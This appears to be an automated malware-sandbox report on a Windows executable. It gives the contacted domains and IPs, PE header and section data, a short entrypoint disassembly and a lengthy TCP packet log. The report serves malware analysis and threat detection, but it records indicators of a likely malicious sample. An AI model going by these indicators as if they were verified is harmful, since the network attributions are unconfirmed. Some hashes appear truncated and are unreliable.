
- SHA-512: F91C52499C4E2A7CF1C5FC175440F7438E339FF0C4E8367D4B E8534885988CFEBC476CAD6EE6FE45332DE891A3051F139E896632E9521D 85265B860FED4F27E9

Contacted Domains/Contacted IPs

Contacted Domains

Name	IP	Active
stun3.l.google.com	74.125.194.127	true
stun.faktortel.com.au	217.10.68.152	true
google.com	216.58.210.46	true
stun1.l.google.com	74.125.204.127	true
www.download.windowsupdate.com	191.234.4.50	true
icanhazip.com	104.238.141.75	true
stun.voxgratia.org	77.72.169.212	true
myip.dnsomatic.com	67.215.92.215	true

Contacted IPs



- No. of IPs < 25%
- 25% < No. of IPs < 50%
- 50% < No. of IPs < 75%
- 75% < No. of IPs

IP	Country	Flag	ASN	ASN Name
213.92.204.37	Poland		41256	ServcomSpzoo
191.234.4.50	Brazil		8068	unknown
197.149.90.166	Nigeria		35074	CobranetLimited
67.215.92.215	United States		36692	OpenDNSLLC
186.46.142.66	Ecuador		14420	CORPORACIONNACIONALDETELECOMUNICACIONES-CNTEP
216.58.210.46	United States		15169	GoogleInc
8.8.8.8	United States		15169	GoogleInc

74.125.194.127	United States	15169	GoogleInc
74.125.204.127	United States	15169	GoogleInc
104.238.141.75	United States	20473	ChoopaLLC
217.10.68.152	Germany	15594	netzquadratGmbH
77.72.169.212	Netherlands	42416	ComnetInternational
203.183.172.196	Japan	2554	unknown
82.115.76.211	Poland	16340	MultimediaPolskaSA

Static File Info

General

File type: PE32 executable (GUI) Intel 80386, for MS Windows

TrID:
- Win32 Executable (generic) (10002005/4) 99.94%
- Win16/32 Executable Delphi generic (2074/23) 0.02%
- Generic Win/DOS Executable (2004/3) 0.02%
- DOS Executable Generic (2002/1) 0.02%
- VXD Driver (31/22) 0.00%

File name: ad0d7d0903cb059b87892a099fe21d7e.exe
File size: 31232
MD5: ad0d7d0903cb059b87892a099fe21d7e
SHA1: 0c329d195ffd5e9a898192efd19dcea3615e2a33
SHA256: 98f3e96cbf2fa558464cd660c29605f5b145226872f61de7a180ad381c1e0cd8
SHA512: 44f97222aaa4e36ae1eaa18557eea95c8058d510effc8162f6a47fcfc952da1994ea9d39d693deb86b22fdd5b1798b228b7f12575b120

File Icon

Static PE Info

General

Entrypoint:	0x401000
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui 10
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4635D664 [Mon Apr 30 11:43:32 2007 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	1
OS Version Minor:	0
File Version Major:	1
File Version Minor:	0
Subsystem Version Major:	1
Subsystem Version Minor:	0
Import Hash:	9f37c095e0a1451ae44508bff3eb4999

Entrypoint Preview

Instruction

```
push 00000000h
call dword ptr [00402074h]
mov dword ptr [00406075h], eax
mov dword ptr [004060EDh], ebx
push 00406065h
mov ecx, dword ptr [00402110h]
call ecx
test eax, eax
je 00007F75DCD4C847h
xor eax, eax
push eax
push dword ptr [00406075h]
push eax
push 00000000h
push 00000059h
```

```
push 00000121h
push 0000003Dh
push 0000004Dh
push 00CF0000h
push 00406000h
push 0040602Bh
nop
push 00000000h
mov ecx, dword ptr [004020F8h]
call ecx
test eax, eax
je 00007F75DCD4C812h
push 00000000h
push 00000000h
push 00000000h
push 00406095h
call dword ptr [00402108h]
cmp eax, 01h
jc 00007F75DCD4C7FCh
jne 00007F75DCD4C7CAh
push 00406095h
call dword ptr [00402114h]
push 00406095h
call dword ptr [00402100h]
jmp 00007F75DCD4C7B2h
push dword ptr [0040609Dh]
call dword ptr [00402070h]
push ebp
mov ebp, esp
push ebx
push esi
push edi
cmp dword ptr [ebp+0Ch], 01h
je 00007F75DCD4C7F6h
cmp dword ptr [ebp+0Ch], 05h
je 00007F75DCD4C7FCh
cmp dword ptr [ebp+0Ch], 07h
je 00007F75DCD4C808h
cmp dword ptr [ebp+0Ch], 02h
je 00007F75DCD4C81Ah
jmp 00007F75DCD4C804h
mov edx, 00406B6Fh
push edx
ret
or eax, FFFFFFFFh
```

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x2000	0x1ac	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x8000	0x299c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	Xored PE	ZLIB Complexity	File Type	Characteristics
.text	0x1000	0xfa	0x200	3.24068161647	False	0.419921875	data	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.idata	0x2000	0x1ac	0x200	3.56595461698	False	0.466796875	SoftQuad troff Context intermediate	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.chqltks	0x3000	0x2da3	0x2e00	5.43720550165	False	0.594174592391	data	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

.data	0x6000	0x1890	0x1a00	6.35372094653	False	0.741887019231	data	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x8000	0x299c	0x2a00	5.73310342047	False	0.59765625	data	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country	Nbr Of Functions	Xored PE
RT_BITMAP	0xa6ac	0xe8	GLS_BINARY_LSB_FIRST			0	False
RT_ICON	0x80a0	0x25a8	data			0	False
RT_GROUP_ICON	0xa658	0x14	MS Windows icon resource - 1 icon			0	False
RT_MANIFEST	0xa7d4	0x1c8	XML document text			0	False

Imports

DLL	Import
KERNEL32.dll	ExitProcess, GetModuleHandleA, GetProcessHeap, HeapAlloc, HeapFree
USER32.dll	CreateWindowExA, DefWindowProcA, DispatchMessageA, GetClientRect, GetMessageA, PostQuitMessage, RegisterClassA, TranslateMessage

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 1, 2015 12:39:01.333935022 CEST	64311	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:39:01.403767109 CEST	53	64311	8.8.8.8	192.168.0.20
Oct 1, 2015 12:39:01.406430006 CEST	1977	80	192.168.0.20	67.215.92.215
Oct 1, 2015 12:39:01.406461954 CEST	80	1977	67.215.92.215	192.168.0.20
Oct 1, 2015 12:39:01.406501055 CEST	1977	80	192.168.0.20	67.215.92.215
Oct 1, 2015 12:39:01.407176971 CEST	1977	80	192.168.0.20	67.215.92.215
Oct 1, 2015 12:39:01.407192945 CEST	80	1977	67.215.92.215	192.168.0.20
Oct 1, 2015 12:39:01.893306971 CEST	80	1977	67.215.92.215	192.168.0.20
Oct 1, 2015 12:39:01.893327951 CEST	80	1977	67.215.92.215	192.168.0.20
Oct 1, 2015 12:39:01.893426895 CEST	1977	80	192.168.0.20	67.215.92.215
Oct 1, 2015 12:39:01.895855904 CEST	1977	80	192.168.0.20	67.215.92.215
Oct 1, 2015 12:39:01.895869970 CEST	80	1977	67.215.92.215	192.168.0.20
Oct 1, 2015 12:39:01.897964954 CEST	1978	12105	192.168.0.20	197.149.90.166
Oct 1, 2015 12:39:01.897991896 CEST	12105	1978	197.149.90.166	192.168.0.20
Oct 1, 2015 12:39:01.898029089 CEST	1978	12105	192.168.0.20	197.149.90.166
Oct 1, 2015 12:39:01.898696899 CEST	1978	12105	192.168.0.20	197.149.90.166
Oct 1, 2015 12:39:01.898714066 CEST	12105	1978	197.149.90.166	192.168.0.20
Oct 1, 2015 12:39:02.673377991 CEST	12105	1978	197.149.90.166	192.168.0.20
Oct 1, 2015 12:39:02.673429966 CEST	1978	12105	192.168.0.20	197.149.90.166
Oct 1, 2015 12:39:02.673640013 CEST	1978	12105	192.168.0.20	197.149.90.166
Oct 1, 2015 12:39:02.673651934 CEST	12105	1978	197.149.90.166	192.168.0.20
Oct 1, 2015 12:39:02.710910082 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:02.710937977 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:02.710978031 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:02.716098070 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:02.716113091 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:03.333580971 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:03.341123104 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:03.341145992 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:03.675818920 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:03.885962963 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:05.871377945 CEST	58964	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:39:06.452512026 CEST	53	58964	8.8.8.8	192.168.0.20
Oct 1, 2015 12:39:06.454571009 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.454606056 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.454643965 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.455384016 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.455400944 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.650512934 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.669275999 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.669301987 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.754091024 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.754097939 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.754234076 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.765057087 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.765064955 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.765188932 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.773041010 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.773049116 CEST	80	1980	191.234.4.50	192.168.0.20

Oct 1, 2015 12:39:06.773171902 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.773408890 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.773416042 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.773586988 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.773597956 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.784607887 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.784765005 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.784775972 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.785059929 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.785209894 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.785221100 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.792537928 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.792640924 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.792651892 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.792891979 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.792944908 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.793045044 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.793056011 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.800311089 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.800460100 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.800472021 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.804035902 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.804183960 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.804194927 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.804462910 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.804614067 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.804625034 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.811378956 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.811428070 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.811477900 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.811489105 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.811531067 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.843385935 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.843394041 CEST	80	1980	191.234.4.50	192.168.0.20
Oct 1, 2015 12:39:06.843513012 CEST	1980	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:39:06.918493032 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:06.918517113 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.381143093 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.381150961 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.381273985 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.391691923 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.391856909 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.391874075 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.399996996 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.400183916 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.400198936 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.456784964 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.456861973 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.456876040 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.456926107 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.588983059 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.588989973 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.589123964 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.600033998 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.600040913 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.600162983 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.600642920 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.600649118 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.600775957 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.607667923 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.608084917 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.608185053 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.608200073 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.608429909 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.608582020 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.608592987 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.626570940 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.626727104 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.626740932 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.644607067 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.644695997 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.700238943 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.714142084 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.802174091 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.802181959 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.802310944 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.836797953 CEST	443	1979	82.115.76.211	192.168.0.20

Oct 1, 2015 12:39:07.836805105 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.836975098 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.837459087 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.837466002 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.837591887 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.837713957 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.837721109 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.837887049 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.845347881 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.845958948 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.846113920 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.846127987 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.847870111 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.848017931 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.848031044 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.855763912 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.855839014 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.855853081 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.855942965 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.856064081 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.856071949 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.856190920 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.856498957 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.856506109 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.856672049 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.864936113 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.864943027 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.865117073 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.865132093 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.872642994 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.872797012 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.872811079 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.875093937 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.875241041 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.875257015 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.932279110 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:07.932353973 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:07.985112906 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.021071911 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.021147966 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.043966055 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.044064999 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.045871019 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.047827959 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.047924995 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.056972980 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.057487011 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.057583094 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.058403969 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.058675051 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.060533047 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.061316013 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.062711000 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.066039085 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.073441029 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.073473930 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.073482990 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.073493004 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.073609114 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.073621988 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.074642897 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.074656963 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.075301886 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.075398922 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.078551054 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.078901052 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.078995943 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.080576897 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.082036972 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.082134962 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.082357883 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.082770109 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.082871914 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.088886976 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.096704006 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.096853971 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.105254889 CEST	443	1979	82.115.76.211	192.168.0.20

Oct 1, 2015 12:39:08.123693943 CEST	443	1979	82.115.76.211	192.168.0.20
Oct 1, 2015 12:39:08.123792887 CEST	1979	443	192.168.0.20	82.115.76.211
Oct 1, 2015 12:39:08.239398956 CEST	443	1979	82.115.76.211	192.168.0.20
